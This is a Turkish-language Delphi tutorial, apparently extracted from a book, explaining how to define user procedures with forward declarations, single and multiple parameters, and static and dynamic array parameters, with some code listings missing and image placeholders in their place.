Formunuzun üzerine bir adet button kontrolü yerleştirip, üzerine mous ile çift tıklarsanız, çalışma anında bu buttona tıklanılması durumunda işletilecek kodun yazılabileceği prosedüre ulaşırsınız.




Yukarıdaki işlem kitabın tamamında defalarca işlendiği için detaylara daha fazla değinmeden, sizin tanımlamak zorunda kalacağınız prosedürlerden bahsedelim. Kullanıcı tanımlı bir prosedürü aşağıdaki şekilde kolaylıkla tanımlayabilirsiniz.




Bu şekilde tanımladığınız prosedüre, sadece bu classa üye olan diğer prosedürler tarafından ulaşılabilir. Eğer oluşturduğunuz bu prosedürü dışarıdan çağırmak istiyorsanız (ikinci formdan), o zaman biraz daha beklemeniz gerekecektir.

Aşağıda mesaj ismiyle tanımlanan prosedüre "procedure TForm1.Button1Click (Sender: TObject)" yordamından nasıl erişebileceğinize dair örnek vereceğim.



Şimdi buttona tıklarsanız, mesaj isimli prosedürde belirtilen uyarıyla karşılaşırsınız.




Kullanıcı tanımlı prosedürler normal şartlar altında sadece tanımlandıkları yerden sonraki yordamlar tarafından çağrılabilirler. Aksini yaparsanız, Delphi size komutu tanımadığına dair uyarı mesajı iletecektir. Peki bu işlemin başka bir yolu yok mu? Tabii ki var. Hemen izah edelim.

Prosedürleri Diğer Yordamlara Bildirmek:

Bir prosedürü tanımlandığı satırdan daha önceki bölümlerden çağırmaya kalkarsanız, Delphi'nin sizi hata mesajıyla uyaracağını yukarıda belirtmiştik. Bu hatayı engellemenin ikinci yolu (İlk yol en üstte tanımlanması gerektiğidir.) prosedürü "forward" ile declare etmektir.

Aşağıdaki kod bloğunda, öncelikle "mesaj" prosedürünün varlığı declare edilerek alttaki satırlarda tanımlansa bile, diğer yordamlar tarafından kullanılabilmektedir.




Her ne kadar sorun çözüldü gibi gözüksede ufak bir hususa dikkat etmelisiniz. Yazmış olduğunuz "***procedure mesaj;forward***;" kod satırının "mesaj" isimli prosedürün çağrıldığı satırdan önce yazılmış olması gerekmektedir.

Parametre İçeren Prosedür Tanımlamak:


Bazı durumlarda işleteceğiniz prosedür içerisinde kullanılmak üzere parametre (veya parametreler) göndermek isteyebilirsiniz. Bu gibi durumlarda prosedürünüzü parametreli olarak tanımlamalısınız. Prosedüre birden fazla parametre değeri gönderebileceğinizi de belirtmekte fayda var.

Aşağıda tek parametre içeren bir prosedürün nasıl tanımlanabileceği, daha sonra

projeden tanımlamış olduğunuz prosedüre nasıl parametre değeri aktarabileceğiniz gösterilmiştir.




Şimdi de projenize bir adet button ve bir adet Edit kontrolü yerleştirerek aşağıdaki tasarımı oluşturunuz.



Bu örnekteki amaç buttona tıklanıldığı zaman EditBox'ın içerisindeki veriyi "bildir" isimli prosedüre parametre olarak göndermektir. Ardından prosedürdeki kod işletilerek, ekranda gözüken uyarıyı kullanıcıya iletmektir.

Burada "bildir" isimli prosedürün içerisine yazmış olduğunuz kodu "***procedure TForm1.Button2Click(Sender: TObject***)" yordamına da yazabilirdiniz. Aynı sonucu almakla beraber, burada extra bir incelik bulunmaktadır. Şayet bu kodu başka yerlere de yazmanız gerekirse, hele de prosedür içerisindeki kodlar uzun ve karmaşıksa sizin için çok sıkıcı bir durum (Amerikayı ikinci kez keşfetmek sanıyorum fazla zevk vermeyecektir. Hatta sıkıcı bile olabilir.) yaratacaktır. Onun için tekrarlanacak olan kod satırlarını bir prosedür içerisinde depolayıp saklarsanız, dilediğiniz zaman çağırıp kullanabilirsiniz.

Aşağıda tek parametre içeren bir prosedür tanımlanmış olup, buttona tıklanınca işletilebilmektedir.



Şimdi buttona tıklarsanız, EditBox kontrolü içerisindeki bilginin mesaj penceresi içeriği olarak karşınıza geldiğini göreceksiniz.

Birden Fazla Parametreli Prosedür Tanımlamak:


Bazı durumlarda prosedürünüz birden fazla parametre kullanmak zorunda kalabilir. Bu tip durumlarda izleyeceğiniz yol aşağıda belirtilmiştir.

```
procedure kimlik(değişken1:AnsiString; değişken2:Integer);
begin
  // İşletilecek Olan Kod Buraya Yazılacak
end;
```


Birden fazla parametreli prosedür tanımlamak, tek parametreli prosedür tanımlamaktan hiçte zor değil. Aralarına “;” koyarak dilediğiniz sayıda parametre belirleyebilirsiniz. Tanımladığınız prosedürün sonuna “;” eklemeyi unutmayınız, hatırlatmasını da yeri gelmişken yapalım.

Şimdi formunuzun üzerine iki adet Edit, bir adet Button kontrolü yerleştirerek aşağıdaki tasarımı oluşturunuz. Ardından projenizi çalıştırıp text kutularına değerleri girin ve buttona tıklayınız.

Örneğimiz için prosedür içerisine iki adet parametre (isim ve yaşı) yollanarak blok kodunun işletilmesi sağlanmaktadır.



Aşağıdaki kodları da formunuza ait Unit içerisinde gerekli olan yerlere ekleyiniz.



Prosedürde kullanılan ***"#13#10"*** kod parçası, mesaj penceresinde ikinci satıra atlayıp, yazı yazmaya devam etmek için eklenmiştir. Bu komutları eklemezseniz, mesaj pencereniz bütün içeriği tek satırda göstermek zorunda kalacaktır. Bu ve buna benzer komutlar neredeyse bütün dillerde aynı amaçla bir çok kere kullanılmaktadır.


Dizi Parametreli Prosedür Tanımlamak:

Oluşturacağınız prosedür içerisinde parametre olarak dizi değişkende kullanabilirsiniz. İzlemeniz gereken yol aşağıda verilmiştir.

```
type
  hocalar=Array[0..2] of AnsiString; //Önce tip Tanımlamayı unutmayınız

procedure egitmenler(isim:hocalar); //Prosedür tanımlanıyor.
begin
        //Prosedürün işleteceği kodlar buraya yazılacak.
end;
```

Bu arada aşağıdaki şekilde tanımlayacağınız dizi değişkenli prosedürü Delphi kabul etmeyecektir. Dikkatli olunuz.

Procedure egitmenler(isim:Array[0..2] of AnsiString); //Delphi hata mesajı verir.




Dinamik Dizi Parametreli Prosedür Tanımlamak:

Prosedürünüzün parametrelerini (birden fazla da olabilir) dinamik dizi olarak tanımlayabilir, prosedür içerisinde kolayca boyutlandırabilirsiniz. Aşağıda dinamik dizi parametreli prosedüre örnek verilmiştir.

```
procedure sertifika(isim:Array of AnsiString); //Dinamik dizi parametre
//Dinamik dizi için hata vermez Hata vermez
begin
  // Gerekli olan prosedür kodları buraya yazılacak.
end;
```

Şimdi konuyu anlamak açısından formunuza bir adet button kontrolü ekleyerek aşağıdaki kodları çalıştırınız.



